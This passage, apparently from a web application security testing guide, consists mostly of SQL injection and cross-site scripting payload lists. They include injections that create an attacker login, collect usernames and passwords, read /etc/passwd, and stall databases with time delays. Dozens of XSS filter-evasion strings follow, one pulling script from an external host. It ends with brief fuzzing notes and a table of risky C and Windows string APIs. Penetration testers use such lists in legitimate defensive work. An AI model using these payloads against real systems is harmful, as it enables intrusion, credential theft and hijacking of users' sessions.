- ' OR 'something' like 'some%'
- ' OR 2 > 1
- ' OR 'text' > 't'
- ' OR 'whatever' in ('whatever')
- ' OR 2 BETWEEN 1 and 3
- ' or username like char(37);
- ' union select * from users where login = char(114,111,111,116);
- ' union select Password:*/=1--
- CREATE LOGIN attacker
- CREATE DATABASE test
- SELECT name INTO attackerstable FROM sysobjects
- ALTER TABLE errormessages ADD test INT
- HAVING 1 LIKE 1

- order by 4
- USE database(1)
- UNI/**/ON SEL/**/ECT
- '; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
- '; EXEC ('SEL' + 'ECT US' + 'ER')
- '/**/OR/**/1/**/=/**/1
- ' or 1/*
- +or+isnull%281%2F0%29+%2F*
- %27+OR+%277659%27%3D%277659
- %22+or+isnull%281%2F0%29+%2F*
- %27+--+&password=
- '; begin declare @var varchar(8000) set @var=':' select @var=@var+'+login+'/'+password+' ' from users where login > @var select @var as var into temp end --
- ' and 1 in (select var from temp)--
- ' union select 1,load_file('/etc/passwd'),1,1,1;
- 1;(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
- ' and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));

- ';waitfor delay '0:0:30'--
- 1;waitfor delay '0:0:30'--
- 1);waitfor delay '0:0:30'--
- 1));waitfor delay '0:0:30'--

- a');waitfor delay '0:0:30'--
- a'));waitfor delay '0:0:30'--
- 1 or 1= benchmark(5000000,sha1(9999))
- a' or 1= benchmark(5000000,sha1(9999)) or 'a'='a
- ?errorcode=2 UNION SELECT name FROM sysobjects

XSS (JavaScript Reflection)

Use intruder to fuzz for XSS:

- getURL("javascript:alert('XSS')")
- a="get";
- <!--<value><![CDATA[<XML ID=I><X><C><![CDATA[<IMG SRC="javas<![CDATA[cript:alert('XSS');">
- <HTML><BODY>
- <? echo('<SCR)';
- <META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
- <HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
- <IMG """><script src=http://${xss.fake_hostname}/xss>
- <img src=JavaScript:${xss.javascript_method}('xss')>
- <body onload=${xss.javascript_method}('xss')
- <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:${xss.javascript_method}('xss');">
- <FRAMESET><FRAME SRC="javascript:${xss.javascript_method}('xss');"></FRAMESET>

- <SCRIPT>a=/xss/\n${xss.javascript_method}(a.source)</SCRIPT>
- <SCRIPT>alert('XSS');</SCRIPT>
- '';!--"<XSS>=&{()}
- <IMG SRC="javascript:alert('XSS');">
- <IMG SRC=javascript:alert('XSS')>
- <IMG SRC=JaVaScRiPt:alert('XSS')>
- <IMG SRC=javascript:alert("XSS")>
- <IMG SRC=`javascript:alert("'XSS'")`>
- <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>

- SRC=&#10<IMG 6;avascript:alert('XSS')>
- <IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
- <IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
- <IMG SRC="jav ascript:alert('XSS');">
- <IMG SRC="jav	ascript:alert('XSS');">
- <IMG SRC="jav
ascript:alert('XSS');">
- <IMG SRC="jav
ascript:alert('XSS');">

- <IMG SRC=" &#14; javascript:alert('XSS');">
- <SCRIPT>a=/XSS/
- \";alert('XSS');//
- <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
- <BODY BACKGROUND="javascript:alert('XSS')">
- <BODY ONLOAD=alert('XSS')>
- <IMG DYNSRC="javascript:alert('XSS')">
- <IMG LOWSRC="javascript:alert('XSS')">
- <BGSOUND SRC="javascript:alert('XSS');">
- <BR SIZE="&{alert('XSS')}">
- <LINK REL="stylesheet" HREF="javascript:alert('XSS');">
- <IMG SRC='vbscript:msgbox("XSS")'>
- <IMG SRC="mocha:[code]">
- <IMG SRC="livescript:[code]">
- <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
- <META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
- <META HTTP-EQUIV="Link" Content="<javascript:alert('XSS')>; REL=stylesheet">
- <META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
- <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
- <FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
- <TABLE BACKGROUND="javascript:alert('XSS')">

- <DIV STYLE="background-image: url(javascript:alert('XSS'))">
- <DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">

- <DIV STYLE="width: expression(alert('XSS'));">
- <STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
- <IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
- <XSS STYLE="xss:expression(alert('XSS'))">
- exp/*<XSS STYLE='no\xss:noxss("*//*");
- <STYLE TYPE="text/javascript">alert('XSS');</STYLE>
- <STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>
- <STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
- <BASE HREF="javascript:alert('XSS');//">
- <OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javascript:alert('XSS')></OBJECT>
- <ScRIPT>a=/RANDOMIZE/\nalert(xss)</SCRiPT>
- <ScRIPT>alert(String.fromCharCode(88, 83, 83))</SCRiPT>
- '';!--\"<xss>=&{()}
- <ScRIPT>alert(String.fromCharCode(88, 83, 83))</SCRiPT>
- %22%3E<script>alert(String.fromCharCode(68,51,72,89,68,82,56,45,48,119,78,122,45,89,48,85));</script>

- ';!--\"<%27"+alert+"%27>=&{()}
- ';alert(0)//\';alert(1)//%22;alert(2)//\%22;alert(3)//--%3E%3C/SCRIPT%3E%22%3E'%3E%3CSCRIPT%3Ealert(%27"+alert+"%27)%3C/SCRIPT%3E=&{}%22);}alert(6);function
- </textarea><script>alert(%27"+alert+"%27)</script>

Parser Overflows

Create Large strings via the command line in:

- Hex
- Ascii
- Unicode
- HTML or XML tags

XSRF

And all other common application vulnerabilities

Appendix A – Potentially Dangerous Unmanaged APIs

Functions	Category	Functions	Category	Functions	Category
Strcpy	UF, NTF	lstrlenA	NTF	_mbspbrk	NTF
Strcat	UF, NTF	lstrlenW	NTF	Wcsxfrm	NTF
Strcat	NTF	Wcsncpy	NNTF	Wcscspn	NTF
Strlen	NTF	_mbsncpy	NNTF	_mbcscpn	NTF
Strncpy	NNTF	StrCpyN	NNTF	Swprintf	FF
Strncat	NTF	lstrcpynW	NTF	wsprintfA	FF
Strcmp	NTF	lstrcatnA	NTF	wsprintfW	FF
Strcmp	NTF	lstrcatnW	NTF	Vsprintf	FF
Mbcstows	NNTF	Wcsncat	NTF	Vswprintf	FF
_strdup	NTF	_mbsncat	NTF	_snwprintf	FF
_strrev	NTF	_mbsnbcat	NTF	_vsnprintf	FF
Strstr	NTF	lstrcmpA	NTF	_vsnwprintf	FF
Strstr	NTF	lstrcmpW	NTF	Vprintf	FF
Sprintf	FF, NTF	StrCmp	NTF	Vwprintf	FF
_snprintf	FF, NTF	Wcscmp	NTF	Vfprintf	FF
Printf	FF, NTF	_mbscmp	NTF	Vwfprintf	FF
Fprintf	FF, NTF	Strcoll	NTF	_getws	UF
Gets	UF	Wcscoll	NTF	Fwscanf	FF
Scanf	FF, NTF	_mbscoll	NTF	Wscanf	FF
Fscanf	FF, NTF	_stricmp	NTF	Swscanf	FF
Sscanf	FF, NTF,	lstrcmpiA	NTF	OemToCharA	UF, NTF
Strcspn	NTF	lstrcmpiW	NTF	OemToCharW	UF, NTF
MultiByteToWideChar	NNTF	_wcsicmp	NTF	CharToOemA	UF, NTF
WideCharToMultiByte	NNTF	_mbsicmp	NTF	CharToOemW	UF, NTF
GetShortPathNameW	NTF	StrCmp	NTF	CharUpperA	NTF
GetLongPathNameW	NTF	_stricoll	NTF	CharUpperW	NTF
				CharUpperBuf	
WinExec	NTF	_wcsicoll	NTF	fW	NTF
CreateProcessW	NTF	_mbsicoll	NTF	CharLowerA	NTF
GetEnvironmentVariabl					
eW	NTF	StrColl	NTF	CharLowerW	NTF
SetEnvironmentVariabl				CharLowerBu	
eW	NTF	_wcsdup	NTF	ffW	NTF
SetEnvironmentVariabl					
eW	NTF	_mbsdup	NTF		

ExpandEnvironmentStr ingsW	NTF	StrDup	NTF
SearchPathW	NTF	_wcsrev	NTF
SearchPathW	NTF	_mbsrev	NTF
SearchPathW	NTF	_strlwr	NTF
Lstrcpy	UF, NTF	_mbslwr	NTF
Wcscpy	UF, NTF	_wcslwr	NTF
_mbscpy	UF, NTF	_strupr	NTF
StrCpyA	UF, NTF	_mbsupr	NTF
StrCpyW	UF, NTF	_wcsupr	NTF
lstrcatA	UF, NTF	Wcsstr	NTF
lstrcatW	UF, NTF	_mbsstr	NTF
Wcscat	UF, NTF	Strspn	NTF
_mbscat	UF, NTF	Wcsspn	NTF
Wcslen	NTF	_mbsspn	NTF
_mbslen	NTF	Strpbrk	NTF
_mbstrlen	NTF	Wcspbrk	NTF